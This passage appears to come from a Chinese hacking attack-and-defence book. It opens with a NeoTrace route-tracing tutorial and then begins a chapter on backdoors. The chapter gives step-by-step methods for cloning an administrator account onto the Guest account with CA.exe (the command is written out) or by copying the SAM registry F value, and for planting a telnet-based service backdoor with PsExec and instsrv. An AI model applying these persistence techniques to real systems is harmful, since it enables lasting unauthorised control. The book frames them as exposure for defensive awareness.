
NeoTrace Pro v3.25（网络追踪器）是一款网络路由追踪软件，用户只需输入远程计算机的 E-Mail 地址、IP 地址或超链接 URL 地址等，其软件就会自动显示介于本机计算机与远端机器之间的所有节点与相关的登记信息。

安装和使用 NeroTrace Pro 追踪工具的具体操作步骤如下。

STEP01: 下载并安装 NeoTrace Pro

双击NeoTracePro图标，即可打开“NeoTrace”主窗口。

STEP02: 开始追踪




01 在“Target”文本框中输入想要追踪的网址(www.google.com)，单击右侧的“Go”按钮，进入追踪状态。

02 扫描完毕后，在“NeoTrace”主窗口中查看该网站的节点和摘要信息。


03 单击“Save”按钮。

STEP03: 保存追踪到的信息



输入文件名并单击“保存”按钮，可将当前追踪到的信息以文本文档的形式保存。

STEP04: 双击已存储的文本文档





```
NeoTrace  Version 3.25 - TRIAL Trace Results
Target: www.google.com
Date: 2014/9/15 (Monday), 16:55:58
Nodes: 14

Node Data
Node Net Reg IP Address      Location        Node Name
  1   -   - 192.168.1.10    Dayton          ???
  2   1   - 111.194.72.1    Unknown
  3   1   - 111.194.72.1    Unknown
  4   2   - 61.51.246.125   Unknown
  5   2   - 61.148.7.49     Unknown
  6   3   - 124.65.194.101  Unknown
  7   4   - 219.158.100.158 Unknown
  8   4   - 219.158.23.22   Unknown
  9   4   - 219.158.97.38   Unknown
 10   4   - 219.158.102.122 Unknown
 11   5   - 72.14.215.130   Unknown
 12   5   - 209.85.248.62   Unknown
 13   5   - 209.85.241.169  Unknown
 14   5   1 173.194.127.177 Unknown         hkg03s14-in-f17.1e100.net

Packet Data
Node High Low  Avg  Tot  Lost
  1    0    0    0   1    0
  2   19   19   19   1    0
```

查看追踪的详细信息。


STEP05: 返回“NeoTrace”主窗口



02 查看该网站的网络信息。

01 单击“Network”标签。


STEP06: 切换至“Timing”选项卡



01 单击“Timing”标签。

02 查看该网站的各种响应时间以及发送与丢失的数据包等信息。

STEP07: 查看 Google 网站对应的各个节点




01 单击 “Map View” 下拉按钮，在弹出菜单中选择 “Node View” 选项。

02 查看Google网站对应的各个节点。

03 单击“Options”按钮。

STEP08: 打开 “Options” 对话框



对工作区、地理位置、缓冲、地图、列表和节点、速度指示器以及字体等属性进行设置。

第 11 章 后门技术

黑客攻击目标主机主要是为了获取系统账户名称和登录密码，从而以系统管理员的身份控制目标主机系统。本章介绍了黑客攻防中各种获取和保护账户和密码的方法以及系统服务后门的创建方法。

要点提示

- **后门的分类**
- **使用软件克隆账号及手动克隆账号曝光**
- **使用 Instsrv 和 Srvinstw 创建系统服务后门曝光**
- **检测系统中的后门程序**

11.1 认识后门

在控制一台服务器后给其安装一个或多个后门，可实现对该服务器进行长期控制。例如，黑客可能使用密码破解一个或多个账号密码，可能会建立一个或多个账号。

黑客可能使用一些技术或利用系统的某个漏洞来提升权限可能，会对系统的配置文件进行小部分的修改，以降低系统的防卫性能，也可能会安装一个木马程序，使系统打开一个安全漏洞，以利于黑客完全掌握系统。

11.1.1 后门的发展历史

任何事物都是不断发展的，后门也不例外，后门的发展主要体现在如下两个方面。

1. 功能上的发展

最原始的后门只有一个 cmdshell 功能，随着黑客对后门的要求不断提高，其功能也逐渐强大起来。winshell 后门在增加了增加很多实用功能，如列举进程、结束进程等。在 winshell 之后的后门在功能上已经是趋于完善，拥有开启远程终端、克隆用户等功能，甚至有些后门还具有替换桌面的功能。

2. 隐蔽性上的发展

在后门功能发展的同时，黑客还需要考虑其生存能力。如果一个后门生存能力不强，很容易就被管理员发现，拥有多强大的功能也没用，所以后门的隐蔽性非常重要。后门程序的隐蔽性主要体现在自启动、连接、进程等方面。

（1）自启动的隐蔽性

在自启动方面，最初是利用注册表中的 RUN 项来实现的，但这种启动方法在“系统配置实用程序”中会很容易被发现，而且在没有用户登录的情况下是不会启动的。随后又出现服务启动，在用户没有登录的情况下也可以启动，这样隐蔽性就提高了。现在又相继出现 ActiveX 启动、SVChost.exe 加载启动以及感染系统文件启动，还有 API HOOK 技术，可以实现在用户模式下无进程、无启动项、无文件启动。

（2）连接上的隐蔽性

在连接上，最初是正向连接后门。后门监听一个端口，远程计算机对其进行连接。只要查看端口和程序的对应关系就可以很容易发现后门，所以这样的后门的隐蔽性是非常弱的。在这种情况下，反向连接后门应运而生了，这类后门可以突破一些防火墙。

（3）进程上的隐蔽性

当遇到对进程进行过滤的防火墙时，反向连接后门需要用到远程线程技术。在进程方面应用最多的是远程线程技术，先把后门写成一个 DLL 文件，通过远程线程函数注入其他进程，从而实现无进程。所以，通过远程插入线程可突破对进程进行过滤的防火墙。另外，还有其他隐藏方法，如利用原始套接字的嗅探后门等。

11.1.2 后门的分类

后门可以按照很多方式来分类，为了便于理解，这里从技术方面将后门分为如下几种。

（1）网页后门

此类后门程序一般都是通过服务器上正常的 Web 服务来构造自己的连接方式，如现在非常流行的 ASP、CGI 脚本后门等。现在国内入侵的主流趋势是先利用某种脚本漏洞上传脚本后门，浏览服务器内安装和程序，找到提升权限的突破口，进而获得服务器的系统权限。

（2）线程插入后门

这种后门在运行时没有进程，所有网络操作均在其他应用程序的进程中完成。即使客户端安装的防火墙拥有“应用程序访问权限”的功能，也不能对这样的后门进行有效的警告和拦截。

（3）扩展后门

扩展后门就是将非常多的功能集成到后门里，让后门本身就可以实现多种功能，从而方便直接控制“肉鸡”或服务器。这类后门非常受初学者的喜爱，通常集成了文件上传/下载、系统用户检测、HTTP 访问、终端安装、端口开放、启动/停止服务等功能。所以，其本身就是个小的工具包，功能强大。

（4）C/S 后门

传统的木马程序常常使用 C/S 构架，这样的构架很方便控制，也在一定程度上避免了“万能密码”情况的出现。而 C/S 后门采用和传统的木马程序类似的控制方法，即采用“客户端/服务端”的控制方式，通过某种特定的访问方式来启动后门进而控制服务器。

（5）root kit

很多人都认为 root kit 是获得系统 root 访问权限的工具，而实际上是黑客用来隐蔽自己的踪迹和保留 root 访问权限的工具。通常，攻击者通过远程攻击获得 root 访问权限，进入系统后，攻击者会在侵入的主机中安装 root kit，再通过 root kit 的后门检查系统检查是否有其他的用户登录。如果只有自己，攻击者就开始着手清理日志中的有关信息；如果存在其他用户，则通过 root kit 的嗅探器获得其他系统的用户和密码，然后利用这些信息侵入其他计算机。

11.2 账号后门技术曝光

账号后门是黑客在第一次入侵成功后，在远程主机内部建立的一个备用管理员账号，以便用管理员权限再次进入该系统，而这个账号与一般系统管理员账号相比，只拥有 user 组的权限。克隆账号就是把系统中存在的某一个账号，设置为拥有系统管理员权限的账号，克隆出来的账号无法用“账号管理”来查出该账号的真实权限。因此，克隆账号常被入侵者作为“后门账号”。了解黑客克隆账号的手法，才能做好预防工作。

11.2.1 使用软件克隆账号曝光

Internet 中提供了大量克隆账号的专业小软件。其中以小榕推出的 CA.exe 最为出名，启动该软件后，只需使用简单的命令便可完成克隆操作。


CA.exe 是一个远程克隆账号工具，其命令格式为“ca.exe \\IP<账号><密码><克隆账号><密码>”，其中各参数的含义如下。

- <账号>：被克隆的账号（拥有管理员权限）。
- <密码>：被克隆账号的密码。
- <克隆账号>：克隆的账号（该账号在克隆前必须存在）。
- <密码>：设置克隆账号的密码。

STEP01： 将 CA.exe 保存在根目录下方

下载CA.exe后将其解压到除系统分区外的其他分区根目录下，例如解压到E盘。


STEP02： 单击“运行”命令



01 单击桌面左下角的“开始”按钮。

02 在弹出的“开始”菜单中单击“运行”命令。


STEP03： 输入 cmd 命令



01 在“打开”文本框中输入“cmd”。

02 输入完毕后单击“确定”按钮。


STEP04： 查看 CA.exe 的语法功能



01 输入“e:”后按<Enter>键，切换至E盘根目录。

02 输入“ca.exe”后按<Enter>键，查看其语法功能。

STEP05： 克隆账号



输入“ca.exe \\192.168.59.128 Administrator 123 Guest”后按<Enter>键，即完成账号的复制。

> **提示**
>
> **“ca.exe \\192.168.59.128 Administrator 123 Guest”的含义**
>
> 在 STEP05 中，“ca.exe \\192.168.59.128 Administrator 123 Guest”命令的含义是指将目标计算机中密码为 123 的 Administrator 账户权限克隆给 Guest 账户，即使 Guest 拥有与 Administrator 一样的管理员账户权限。

11.2.2 手动克隆账号曝光

在 Windows 系统中，SAM 是用于管理系统用户账户的数据库，它保存系统中所有账户的配置文件路径、账户权限和密码等。而 SID 则是用户账户的唯一身份编号，它用于确定当前账户是否属于管理员账户。


Windows 系统注册表中有两处保存了用户账户的 SID：SAM\Domains\Account\Users 分支下的子键名和该子键 F 子项的值。登录 Windows 系统时，读取的信息是所对应子键 F 子项的值，而查询账户信息时读取的是 Users 分支下的子键名，因此当用 Administrator 子键的 F 子项覆盖其他账号的 F 子项之后，就造成了账号是管理员权限但查询状态依旧的情况，从而达到克隆账号的目的。

STEP01： 新建记事本

01 单击“开始”按钮。


02 选择“所有程序”>“附件”>“记事本”命令。

STEP02： 输入提升 SYSTEM 权限的代码




在记事本中输入代码，用以将当前用户权限提升至 SYSTEM权限。

STEP03： 保存编辑的代码



在菜单栏中选择“文件”>“保存”命令。


STEP04： 设置保存位置和文件名



01 设置文本文档的保存位置。


02 设置文件名后单击“保存”按钮。

STEP05: 运行批处理文件




双击刚创建的syscmd.bat文件快捷图标。

STEP06: 选择“查看消息”




在“交互式服务检测”对话框中选择“查看消息”选项。

STEP07: 输入 regedit 命令



在命令提示符窗口中输入“regedit”命令，打开注册表编辑器。

STEP08: 双击管理员账户下的 F 子键




01 展开000001F4分支。

02 在窗口右侧双击F子键项。


提示

更改 SAM 的权限

如果无法在 HKEY_LOCAL_MACHTNE\SAM\SAM\Domains\Account\ Users 下无法找到 000001F4 键值，则选中 HKEY_LOCAL_MACHTNE 下的 SAM 选项，❶在菜单栏中选择“编辑” > “权限”命令，弹出“SAM 的权限”对话框，❷在列表框中选中 SYSTEM 选项，❸单击“确定”按钮即可更改 SAM 的权限为 SYSTEM，可查看 HKEY_LOCAL_MACHTNE\SAM\SAM\Domains\Account\Users 下的 000001F4 和 000001F5 键值。




STEP09: 复制 F 键值的数值数据



01 选中数值数据，按<Ctrl+C>组合键。

02 单击“确定”按钮。

STEP10: 双击来宾账户下的 F 子键



01 展开000001F5分支。


02 在窗口右侧双击F子键项。

STEP11: 粘贴 F 键值的数值数据

01 选中数值数据，按<Ctrl+C>组合键。

02 单击“确定”按钮。


STEP12: 返回 Windows 桌面



在“交互式服务检测”对话框中单击“立即返回”按钮。

> **提示**
>
> **利用命令启用/禁用 Guest 账户**
>
> 当黑客成功控制一台目标计算机时，便可利用命令实现 Guest 账户的启用与禁用。当输入“net user guest/active:no”时，则表示禁用 Guest 账户；当输入“net user guest/active:yes”时，则表示启用 Guest 账户。

STEP13: 输入 cmd 命令



01 按<WIN+R>键，弹出“运行”对话框，输入“cmd”命令。

02 单击“确定”按钮。

STEP14: 查看 Guest 账户信息

输入“net user guest”命令后按<Enter>键，查看Guest账号属性，发现该账号已被禁用且密码不过期。

11.3 系统服务后门技术曝光

系统服务后门技术是指在黑客成功入侵目标计算机后，通过修改 Windows 系统中的服务程序来制造后门，以便日后成功登录目标计算机。修改 Windows 系统中的服务不会被杀毒软件所察觉。本节帮助了解黑客创建系统服务后门的方式，从而更好地发现自己的系统中是否存在后门，做好防范工作。

11.3.1 使用 Instsrv 创建系统服务后门曝光

Instsrv 是一款可以自由安装/卸载 Windows 系统服务的小工具，它具有自由指定服务名称和服务所执行程序的功能。


STEP01: 准备 PsExec 和 instsrv 软件

下载PsExec和instsrv后，将其可执行文件置于E盘根目录下。

STEP02: 获取远程计算机的命令行


输入"e:"后按〈Enter〉键，接着输入获取远程计算机命令行的命令。

STEP03: 复制 tlntsvr 文件




将本地计算机的tlntsvr.exe 文件复制到目标计算机中C:\Windows\System32路径下。

STEP04: 添加 Syshell 服务



输入"e:"后按〈Enter〉键，接着输入添加Syshell服务的命令。

STEP05: 输入 services.msc 命令



01 打开“运行”对话框，输入“services.msc”。

02 单击“确定”按钮。


STEP06: 查看添加的服务

在窗口中可看见Syshell服务，黑客可通过该服务远程登录目标计算机。

提示

删除 Windows 系统中的服务

若要删除 Windows 系统中的服务，则可以使用 sc 命令来实现。打开“命令提示符”窗口，输入“sc delete+服务名称”即可，例如输入“sc delete Syshell 后”按〈Enter〉键，便可将 Syshell 服务从 Windows 系统中删除。



11.3.2 使用 Srvinstw 创建系统服务后门曝光

仅仅依靠系统自带的工具还不能完全实现系统服务后门的制作，还需要借助于 Srvinstw 软件的帮助。Srvinstw 软件是一款可以创建和添加系统服务的图形化工具。

通过 Srvinstw 可以添加程序为 Windows 系统服务，从而实现系统服务后门的制作，这里以 PeerDistSvc 为例曝光使用 Srvinstw 创建系统服务后门的操作方法。

STEP01: 启动 Srvinstw 程序

